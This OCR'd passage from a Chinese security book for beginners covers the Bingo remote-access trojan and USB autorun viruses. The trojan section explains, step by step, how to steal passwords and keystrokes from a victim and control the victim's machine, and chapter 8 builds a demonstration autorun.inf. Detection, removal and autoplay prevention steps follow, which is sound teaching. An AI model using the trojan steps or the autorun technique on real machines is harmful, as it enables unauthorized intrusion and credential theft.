
6 单击 是(Y) 按钮，提示用户配置完成。

7.3.3 使用“冰河”木马控制远程计算机

服务端程序配置完成，接下来就是要采用各种手段将其植入远程计算机内，并启动服务端程序，然后即可对远程计算机进行监控。

因为在配置服务端程序的时候已经对【邮件通知】选项卡中的参数进行了设置，所以一般可以从服务端程序反馈回来的 E－mail 中获得目标的 IP 地址。控制端程序还提供有自动搜索功能。

1 植入、启动“冰河”木马并且建立与远程计算机之间的连接之后，在【文件管理器】列表框中就会添加上远程计算机的 IP 地址目录，展开该目录，即可将该计算机中的资源尽收眼底。




2 此时可以对该远程计算机中的所有文件进行各种操作，就像在本机上操作一样，并且还有上传和下载等功能。

3 切换到【命令控制台】选项卡，展开【口令类命令】目录，在该目录中可以查看【系统信息及口令】、【历史口令】和【击键记录】等信息。例如选中【系统信息及口令】选项，即可在右侧的列表框中查看远程计算机的缓存口

令和系统密码等重要信息。

4 展开【控制类命令】目录，在该目录中可以实现捕获屏幕、发送信息、进程管理、窗口管理、鼠标控制、系统控制以及其他控制等操作。选中【捕获屏幕】选项，然后在【捕获区域】下拉列表中选择【全屏】选项（选择【全屏】选项将显示远程计算机的整个屏幕内容，选择【窗口】选项将显示远程计算机的当前窗口）。




5 在【传输格式】下拉列表中选择【JPEG】格式，并在微调框中对【色深】和【品质】进行设置（【传输格式】、【色深】和【品质】决定了监控画面的质量，用户可以根据自己机器的配置和网络传输的速率自行设置）。

6 设置完毕，单击右下角的 查看屏幕 按钮即可打开远程计算机的当前屏幕查看。

7 单击 屏幕控制 按钮，会打开同样的窗口，但是不同的是除了查看窗口还会弹出一个【系统按键】对话框，使用该对话框，可以直接控制远程计算机的各个按键，相当于控制了远程计算机的键盘。在这种模式下，“冰河”木马强大的鼠标和键盘模拟控制能力可以使得控制端直接在远程计算机上进行各种操作。

8 选中【发送信息】选项，然后可以使用 4 种常用图标以提示框的形式向服务端发送简短的信息。例如分别在【窗口标题】文本框和【信息正文】文本框中输入想要传达的消息，在【图标类型】下拉列表中选择【询问】选项，在【按钮类型】下拉列表中选择【是、否】选项。


9 单击 发送 按钮，此时在远程计算机的屏幕上就会出现一个提示框。



10 选中【进程管理】选项，然后单击 查看进程 按钮，可以查看远程计算机中运行的进程并能够将其强行终止。

11 使用【窗口管理】和【鼠标控制】功能可以对远程计算机的窗口以及鼠标指针进行直接控制，例如暴力关闭当前窗口、锁定鼠标指针等。其中【系统控制】选项可以进行4项操作，分别是【远程关机】、【远程重启】、【重新加载冰河】和【自动卸载冰河】，对这几项功能应该慎用。


12 选中【其他控制】选项，在这里可以对远程计算机进行一些重要的操作，包括【自动拨号禁止】、【桌面隐藏】、【热键屏蔽】和【注册表锁定】等，使用这些手段可以加强对远程计算机的控制。



13 展开【网络类命令】目录，在该目录下可以进行创建共享、删除共享和查看网络信息等操作，也就是说控制端可以强行将远程计算机的某些文件或者驱动器设置为完全共享。例如要将远程计算机的D盘设置为共享，则可选中【创建共享】选项，然后在路径文本框中输入“D:\”，在【共享名】文本框中输入“drive”。

14 输入完毕，单击 创建共享 按钮，此时远程计算机中的D盘就被设置为完全共享了。

15 选中【删除共享】选项，在【共享名】文本框中输入“drive”，然后单击 删除共享 按钮，可以取消远程计算机上的共享设置。




16 展开【文件类命令】目录，使用该目录各个选项的功能可以对远程计算机进行目录增删、文本浏览，文件查找、压缩、复制、移动、上传、下载、删除以及打开（对于可执行文件则相当于创建进程）等操作。

17 展开【注册表读写】目录，在该目录中可以对远程计算机的注册表进行各种操作，包括键值读取、重命名，主键浏览、复制以及重命名等。


18 展开【设置类命令】目录，在该目录中可以对远程计算机进行更换墙纸、更改计算机名、读取服务器端配置、在线修改服务器端配置等操作。

19 例如使用【服务器端配置】功能可以在线修改访问口令、监听端口等服务器端程序设置，不需要重新上传整个文件，修改后立即生效。

20 “冰河”木马还有一项很有趣的功能，那就是即时通信功能。单击工具栏中的【冰河信使】按钮，打开【冰河信使】对话框，使用该对话框可以跟远程计算机以聊天室的形式进行在线交谈，例如在【冰河信使】对话框中的文本框中输入一段文本。



21 输入完毕单击 发送[S] 按钮，在远程计算机的屏幕上同样会弹出该对话框，显示控制端所发送的信息。这个时候，服务端同样可以在文本框中输入信息并单击 发送[S] 按钮将其发送给控制端。



7.3.4 卸载和清除“冰河”木马


使用“冰河”木马入侵远程计算机结束后，如果不打算将该计算机长期控制为自己的一个“肉鸡”，那么必须在退出之前将已经入侵到系统中的木马程序卸载。而远程计算机用户在发觉自己的计算机中了“冰河”木马之后，也必须想办法将其彻底清除。

在前面曾经介绍过检测是否中了“冰河”木马的方法是使用 netstat – a 命令来查看目标计算机的网络连接情况，如果发现 7626 端口开放那么该计算机很可能已经中了“冰河”木马。如果 7626 端口未开放，但是有其他的可疑端口开放，则需要在 Windows 系统目录中查找 Kernel32.exe 或者 SysExplr.exe 文件，如果发现其存在，同样表明该计算机已经中了“冰河”木马。


1. 使用控制端程序卸载

如果入侵远程计算机结束后希望将服务端程序卸载，那么在控制端就可以轻易地完成该项工作。具体的操作步骤如下。

1 选中【控制类命令】目录中的【系统控制】选项，单击右下角的 自动卸载冰河 按钮。



2 此时会弹出提示框，询问用户是否将远程计算机上的“冰河”彻底清除。



3 单击 是(Y) 按钮即可将远程计算机上的“冰河”服务端程序彻底地清除。

其实如果某台计算机中了“冰河”木马，那么直接在该计算机上运行控制端程序也可以将本机上的服务端程序卸载。

2. 清理注册表

打开【注册表编辑器】窗口，展开 HKEY_LOCAL_MACHINE\software\microsoft\Windows\CurrentVersion\Run 分支，对右侧窗格中的各个主键值进行查看（一般“冰河”木马的默认文件名为 KERNEL32.EXE，但此文件的名称也有可能被更改），找到该键值并将其删除。

然后再展开 HKEY_LOCAL_MACHINE\software\microsoft\Windows\CurrentVersion\Runservice 分支，将右侧窗格中的主键的键值 X:\windows\system32\kernel32.exe（其中 X 指系统盘）选中并删除。

一旦运行了服务端程序，那么“冰河”木马就会在 X:\Windows\system32（X 指系统盘）

目录下生成 Kernel32.exe 和 sysexplr.exe，并删除自身。Kernel32.exe 在系统启动时自动运行，sysexplr.exe 和 TXT 文件关联。即使用户删除了 Kernel32.exe，但只要再次打开.txt 文件，sysexplr.exe 就会被激活，它将再次生成 Kernel32.exe 文件，这就是“冰河”屡删不尽的原因。


要取消“冰河”的文件关联，可以按照以下步骤操作。

1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口。

2 双击【文件夹选项】图标，打开【文件夹选项】对话框。

3 切换到【文件类型】选项卡中，将【已注册的文件类型】列表框中的【TXT 文本文档】选项选中。

4 单击 高级(V) 按钮，打开【编辑文件类型】对话框，选中【操作】列表框中的【open】选项。



5 单击 编辑(E)... 按钮，打开【编辑这种类型的操作：文本文档】对话框，将【用于执行操作的应用程序】文本框中的命令修改为“Notepad.exe %1”，连续单击 确定 按钮即可应用设置。

需要注意的是：在不同的操作系统中或者对于不同版本的“冰河”木马来说，其清除方法是不同的，要完全清除“冰河”木马，必须要斩断其关联功能。

3. 使用“冰河陷阱”

“冰河陷阱”是一款专门用来对付各类“冰河”木马的软件，该软件的主要功能如下。

自动清除所有版本的“冰河”

每次启动的时候会自动检测系统是否已经被安装了“冰河”服务端程序，如果是则提示用户并在用户确认之后自动清除所有版本的“冰河”服务端程序。

保存“冰河”配置信息

在清除“冰河”服务端程序之前会向用户显示已经安装的“冰河”配置信息，自动清除之后配置信息将保存在当前目录的“清除日志.TXT”文件中。

模拟“冰河”服务端

启动“冰河陷阱”之后，程序会完全模拟真正的“冰河”服务端，对控制端的命令进行响应，并使控制端产生仍在正常运行的错觉，同时完全记录控制端的 IP 地址、命令、命令参数等相关信息。

向入侵者发送信息

有入侵者尚未退出“冰河”控制端之前，用户可以通过“冰河信使”功能与入侵者对话。

允许配置服务端信息

通过修改 DAT 目录下的文件，用户可以定义自己的“系统信息”、“进程列表”、“屏幕图像”甚至虚拟的文件系统等信息。生成虚拟的文件系统需要借助“冰河陷阱”所在的目录下的“文件列表生成器”。


保存远程上传的文件

所有的由远程控制端上传的文件保存在 UPLOAD 目录下供用户分析。

由此可见“冰河陷阱”不但具有清除“冰河”木马的功能，还是一个诱骗和抵制黑客入侵的工具。


下载并解压“冰河陷阱”程序，启动“文件列表生成器.exe”，生成虚拟的文件列表，之后启动“冰河陷阱 v1.2”，其主界面如下图所示。

选择【设置】➢【设置监听端口】菜单项，打开【设置监听端口】对话框，默认的监听端口为 7626，一般无需更改。



单击【打开陷阱】按钮，开启陷阱，再将【冰河陷阱 v1.2】窗口最小化。当有人通过“冰河”客户端进行入侵的时候即可在系统通知栏中看到闪烁的警告图标。双击图标，打开【冰河陷阱 v1.2】主界面，可以查看入侵者的详细操作过程。

在主界面中选中一条入侵记录，然后单击工具栏中的【冰河信使】按钮，可以向监控端发送信息，监控端回应的信息依然会以入侵记录的方式显示在主界面。



新手

第8章 U盘病毒攻防

Chapter 8

小龙：小月，怎么我的U盘插到电脑上杀毒软件总是报告有病毒啊？

小月：那可能是你的U盘中了U盘病毒了。

小龙：U盘病毒？那是什么类型的病毒啊？

小月：顾名思义，它是指通过U盘来传播的病毒。

小龙：那该怎么防范和处理呢？

小月：下面我就讲一下U盘病毒的一些知识。

要点导航

- 了解U盘病毒
- U盘病毒的制作
- U盘病毒的预防和查杀

8.1 了解U盘病毒

随着科技的不断发展，电子产品的不断更新，现在U盘已经成为了最主流的移动存储设备。它具有携带容易、使用方便以及价格便宜等优点，这就使一些黑客把目光转移到了它的身上，现在利用U盘来传播病毒已经是黑客最常用的手段了。

8.1.1 U盘病毒的定义与原理

U盘现在已占有很重要的地位，它具有的一系列的优点，使其逐渐代替了软盘，成为移动存储的王者。但现在U盘病毒也很猖獗，给人们带来了不小的隐患。

1. U盘病毒的定义

顾名思义，U盘病毒就是通过U盘传播的病毒，其实U盘病毒也只是习惯用语，它还可以通过MP3以及移动硬盘等移动存储设备传播。自从发现U盘的autorun.inf漏洞后，U盘病毒的数量与日俱增，到现今可以说是多到泛滥的程度了。

2. U盘病毒的攻击原理

病毒首先向U盘写入病毒程序，然后更改autorun.inf文件。autorun.inf文件记录用户选择何种程序来打开U盘。如果autorun.inf文件指向了病毒程序，那么Windows就会运行这个程序，引发病毒。一般病毒还会检测插入的U盘，并对其实行上述操作，导致一个新的U盘病毒产生，并且用户的电脑将会被其感染。

8.1.2 U盘病毒的特征

U盘病毒一般有以下两个特性：自动运行性和隐藏性。

1. 自动运行性

所谓的自动运行性就是利用其配置文件来根据用户的操作习惯使病毒文件自动运行，通常U盘病毒是用户在双击打开U盘时自动运行的。

2. 隐藏性

病毒程序不会轻易地让用户发现，一般它都是巧妙地存在U盘中的。U盘病毒一般通过以下3种方式隐藏。

- **装作系统文件隐藏**

一般系统文件是看不见的，这样就达到了隐藏的效果。现在的大多数U盘病毒也采用了这种隐藏方式。

- **藏于系统文件夹中**

虽然看似与第一种方式相同，但实际上并不相同。这种系统文件夹一般都具有迷惑性，例如文件夹的名称为“回收站”。

- **伪装成其他文件的图标**

有些病毒程序会将自身图标改为其他文件的图标，因为默认情况下电脑中不显示文件的扩展名，或者文件名太长看不到扩展名，所以会导致用户误打开。

拥有上述3种情况的任意两种及以上方式的组合的U盘病毒迷惑性更大，用户中毒的几率也就更高。

8.2 U盘病毒的制作

现在 U 盘病毒猖獗，那么 U 盘病毒是如何通过 U 盘传播的呢？它的原理是什么，又有什么机制呢？下面通过制作一个 U 盘病毒来讲解这些知识。

8.2.1 autorun.inf 文件

autorun.inf 文件是 U 盘病毒传播的主要途径，因此了解它的构造及运行机制对用户来说是非常有意义的。下面介绍 autorun.inf 文件的编写规则。

1. autorun.inf 文件的含义

autorun.inf 文件是一种具有特定结构的必须放在驱动器根目录下的文件，它控制着双击驱动器时的自动播放选项，例如当用户自动播放 DVD 电影时就会调用到 autorun.inf 文件。

2. autorun.inf 文件的构造

所有的 autorun.inf 文件都具有【autorun】，这是自动运行的标识符，不同的机型对应着不同的自动运行标识符。

【autorun】是针对 PC（意为个人计算机，当今用户最多的计算机。）的自动运行标识符。

【autorun.mips】是针对 MIPS 公司的 MIPS 系列机型的自动运行标识符。

【autorun.alpha】是针对 DEC 公司的 Alpha 系列机型的自动运行标识符。

【autorun.ppc】是针对 Apple 公司的 Power PC 系列机型的自动运行标识符。

此外，还有【DeviceInstall】，这个仅在 Windows XP 系统下使用，可以用它来指定硬件向导进行递归搜索时的子目录。

3. autorun.inf 文件的编写

若想在驱动器的右键快捷菜单中生成【自动播放】菜单项，双击时可以自动运行，可通过以下两种方法。

(1) shellexecute=*.*，此种方式可以在所有的驱动器右键菜单中出现【自动播放】菜单项。双击时自动运行“=”符号后面的文件，此时“=”符号后面的文件类型可以为任意扩展名的文件。

(2) open=*.bat/*.exe/*.com，此种方式仅可以在光盘驱动器的右键快捷菜单中生成【自动播放】菜单项。“=”符号后面的文件类型必须是.BAT、.EXE 或者.COM。

自定义驱动器图标

格式：icon=路径*.ico/*.bmp 或是路径*.exe（，0，1，2…）/*.dll（，0，1，2…）。需要注意的是：路径必须是本驱动器的路径，所有文件类型为.ICO、.BMP、.EXE 及.DDL 的，在本驱动器的文件中都可以使用。

自定义卷标

格式：label=字符串。定义卷标不是很重要，这里就不介绍了。

添加右键菜单

格式：shell\n=名称或 shell\n\command=命令，两者合成：shell\名称\command=命令。


需要注意的是：shell 指菜单，n 可以为任意字符串，名称即用户想生成的右键菜单名称，命令即用户在选择该菜单项时执行的命令（通常为病毒文件）。

8.2.2 打造自己的 autorun


根据上面介绍的知识，下面做一个实例进行演示。

在打造一个 U 盘病毒之前，首先用户要准备一个 U 盘，并将其插入机箱的 USB 插槽中。


1 双击打开 U 盘，此时 U 盘中没有文件。



2 在这里从其他磁盘随便复制一个 EXE 文件进行演示（实际上黑客通常会把病毒文件作为 autorun.inf 运行的对象），这里使用 ttpsetup.exe 文件，目的是起到演示作用。



3 在 U 盘中新建一个文本文档，并将其名称改为“autorun”。




4 打开“autorun”文件，在弹出的记事本中输入“[AutoRun]”。[AutoRun] 表示 AutoRun 部分开始，用户必须输入。

5 换行后，输入“Icon = ttpsetup.exe,0”，表示用于定义 U 盘的图标，这里定义的图标是 ttpsetup.exe 的图标。


6 换行，然后在记事本中输入“shellexecute = ttpsetup.exe”，表示自动执行的文件是 ttpsetup.exe。

7 换行，然后在记事本中输入“shell\打开\Command = ttpsetup.exe”，这个命令表示右键快捷菜单中加入了【打开】菜单项。用户也可以自行地修改加入右键快捷菜单中的菜单项的名称，例如需要在右键快捷菜单中出现【资源管理器】菜单项，只需输入“shell\资源管理器\Command = ttpsetup.exe”命令即可。

8 此时一个简单的 autorun 配置文件就编写完成了，然后选择【文件】➢【另存为】菜单项。




9 弹出【另存为】对话框，在【保存类型】下拉列表中选择【所有文件】选项，在【文件名】文本框中输入“autorun.inf ”。



10 单击 保存(S) 按钮，此时可以看到 U 盘里有 3 个文件，其中图标为 的文件才是 autorun 的配置文件。

11 安全退出 U 盘，然后再将 U 盘插入 USB 插槽中，可以看到 U 盘的图标改变了。

12 双击 U 盘图标 ，可以发现 ttpsetup.exe 自动运行了。



13 选中U盘，单击鼠标右键，在弹出的快捷菜单中可以看到其中增加了【自动播放】菜单项和【打开】菜单项，这样就有了两个【打开】菜单项。为了防止EXE文件运行，用户需要选择下方的【打开】菜单项来打开U盘，切记此时不要双击来打开U盘。

选择该菜单项

基于U盘病毒具有的特性，用户很容易“中招”。下面介绍几种方法来打开U盘，并且不自动运行其中的.EXE文件（前提是自动运行已关闭），这里假设U盘盘符为K。

利用【运行】对话框打开U盘

选择【开始】➢【运行】菜单项，在弹出的【运行】对话框中的【打开】下拉列表文本框中输入“K:”，然后单击 确定 按钮或是按下【Enter】键即可打开U盘。

利用【我的电脑】窗口打开U盘

选择【开始】➢【我的电脑】菜单项，弹出【我的电脑】窗口，在【地址栏】中输入“K:”，然后单击 转到 按钮或按下【Enter】键即可打开U盘。

利用IE浏览器打开U盘

打开IE浏览器，在地址栏中输入“K:”，然后单击 按钮或按下【Enter】键即可打开U盘。

8.3 U盘病毒的预防和查杀

U 盘病毒的预防和查杀主要包括中 U 盘病毒前的预防和查杀以及中 U 盘病毒后的查杀。

8.3.1　中 U 盘病毒前的预防和查杀

现在 U 盘病毒很猖獗，因此在中病毒之前做好预防是很重要的，就是要做好计算机的预防和 U 盘中病毒的查杀。

1. 手动预防 U 盘病毒

关闭自动播放

关闭自动播放是阻止病毒运行的第一步，只有遏制了病毒的自动运行才能进行下面的工作，所以关闭自动播放是非常必要的。

关闭 U 盘自动播放的具体步骤如下。

1 选择【开始】➢【运行】菜单项，在弹出的【运行】对话框中的【打开】下拉列表文本框中输入“gpedit.msc”。

2 单击 确定 按钮，弹出【组策略】窗口。


3 双击【管理模板】选项，将其展开。

4 单击【系统】选项，在右侧窗格中将会弹出系统设置，从中找到【关闭自动播放】选项。

5 选中【关闭自动播放】选项，单击鼠标右键，在弹出的快捷菜单中选择【属性】菜单项。

6 弹出【关闭自动播放 属性】对话框。

7 选中【已启用】单选按钮，在【关闭自动播放】下拉列表中选择【所有的驱动器】选项，然后单击 确定 按钮即可完成自动关闭的设置。




设置文件夹选项

设置文件夹选项的目的就是让所有的文件都显示出来，默认情况下用户是看不到隐藏文件和系统保护文件的，而病毒就经常会隐藏起来或伪装成系统文件。

设置文件夹选项的具体步骤如下。

1 双击【我的电脑】图标，打开【我的电脑】窗口。




2 选择【工具】➤【文件夹选项】菜单项。


3 弹出【文件夹选项】对话框。

4 切换到【查看】选项卡，在【高级设置】列表框中撤选【隐藏受保护的操作系统文件（推荐）】复选框。

5 此时会弹出【警告】提示框，提示一些重要信息，用户要仔细阅读。




6 单击 是(Y) 按钮，返回【文件夹选项】对话框，可以看到【隐藏受保护的操作系统文件(推荐)】复选框已被成功撤选，然后选中【显示所有文件和文件夹】单选按钮，单击 确定 按钮完成文件夹选项的设定。




病毒的查杀

利用 8.2.2 小节中讲述的 3 种方法打开 U 盘，然后查看是否有病毒，如果有则需要删除。



下面介绍利用 DOS 命令对 U 盘病毒进行删除的具体步骤。

1 选择【开始】➢【运行】菜单项，在弹出的【运行】对话框中的【打开】下拉列表文本框中输入“cmd”。




2 单击 确定 按钮或是按下【Enter】键，弹出【命令提示符】窗口。

3 假设 U 盘的盘符是 K 盘，那么输入“K:”，按下【Enter】键进入 K 盘。

4 输入命令“dir /a”，然后按下【Enter】键查看 U 盘中的所有文件。

5 若没有 autorun.inf 文件，就说明 U 盘没有中病毒。若有则需要删除，命令格式为“del /a autorun.inf ”。

6 用同样的方法删除.EXE 文件，这里是“ttpsetup.exe”文件，输入“del /a ttpsetup.exe”命令，然后按下【Enter】键即可。




2. 软件的预防和查杀

对于 U 盘病毒，可以使用相关软件进行预防和查杀，其操作简单，通俗易懂。

下面介绍使用 360 安全卫士软件对 U 盘病毒进行预防和查杀的具体步骤。

1 下载并安装最新版本的 360 安全卫士，然后运行该软件，弹出 360 安全卫士的主窗口，单击【保护】按钮 。

2 进入该选项的设置界面，单击【U 盘病毒免疫】选项后面的 开启 按钮，开启【U 盘病毒免疫】功能。



3 将 U 盘插入机箱的 USB 接口中，即使 U 盘中有病毒，病毒也不会自动运行了，这样用户就可以放心地对 U 盘病毒进行查杀了。这里使用瑞星杀毒软件进行查杀，选中 U 盘，然后单击鼠标右键，在弹出的快捷菜单中选择【瑞星杀毒】菜单项，进入自动查毒的过程，如果没有病毒，用户可以放心地使用 U 盘，如果有病毒，杀毒软件会给出提示，用户按提示操作即可。

这里虽然介绍了一种方法，但是仅仅依靠杀毒软件并不是最安全的，现在的病毒经常通过加壳来使自身达到免杀的效果，所以杀毒软件也可能有漏查的现象。这就需要用户一方面及时地更新杀毒软件，另一方面利用软件和手动两种方法同时查杀，这样就会大大降低中 U 盘病毒的概率。

8.3.2　中 U 盘病毒后的查杀

再严密的防范，也不可能保证自己的电脑不中毒。那么一旦中了 U 盘病毒该怎么办呢？下面介绍处理 U 盘病毒的方法。

1.　手动删除 U 盘病毒


中了 U 盘病毒则比较麻烦，因为杀毒软件的查杀通常并不是非常有效，所以需要用户手动来删除病毒。

下面以清除木马病毒 Trojan.PSW.Win32.OnlineGames.yif 为例讲述病毒的删除方法。Trojan.PSW.Win32.OnlineGames.yif 是一种木马病毒，由一个文件载体构成，即 auto.exe，该病毒利用双击存储设备自动读取 autorun.inf 信息文本的漏洞进行传播。通过移动硬盘等移动存储设备传播，用户的计算机感染 Trojan.PSW.Win32.OnlineGames.yif 病毒最初的表现为当右击各个磁盘的时候，第一个菜单项由原来的【打开】变成了【Auto】。该病毒会试图记录用户的键盘输入信息，从而盗取用户的网络游戏、QQ 及银行卡账号等隐私信息，并发送给黑客。


下面介绍手动删除该病毒的具体步骤。

1 打开任意一个磁盘，用户都可以看到【auto.exe】和【autorun.inf】两个文件。这时用户会发现，这两个文件被删除后，马上就会出现。

2 针对上述情况，可以选择【开始】➤【运行】菜单项，在弹出的【运行】对话框中的【打开】下拉列表文本框中输入“msconfig”。



3 单击 确定 按钮，弹出【系统配置实用程序】对话框。




4 切换到【启动】选项卡，除了选中【ctfmon】复选框外，将剩下所的复选框全部撤选。

5 重新启动计算机，在计算机启动时按住【F8】键，然后选中【安全模式】选项，按下【Enter】键进入安全模式。

6 双击【我的电脑】图标，在【地址栏】中输入“C:”，然后按【Enter】键进入C盘，从中找到【auto.exe】和【autorun.inf】两个文件并将它们删除。

7 利用相同的方法将所有盘符中的【auto.exe】和【autorun.inf】文件删除。

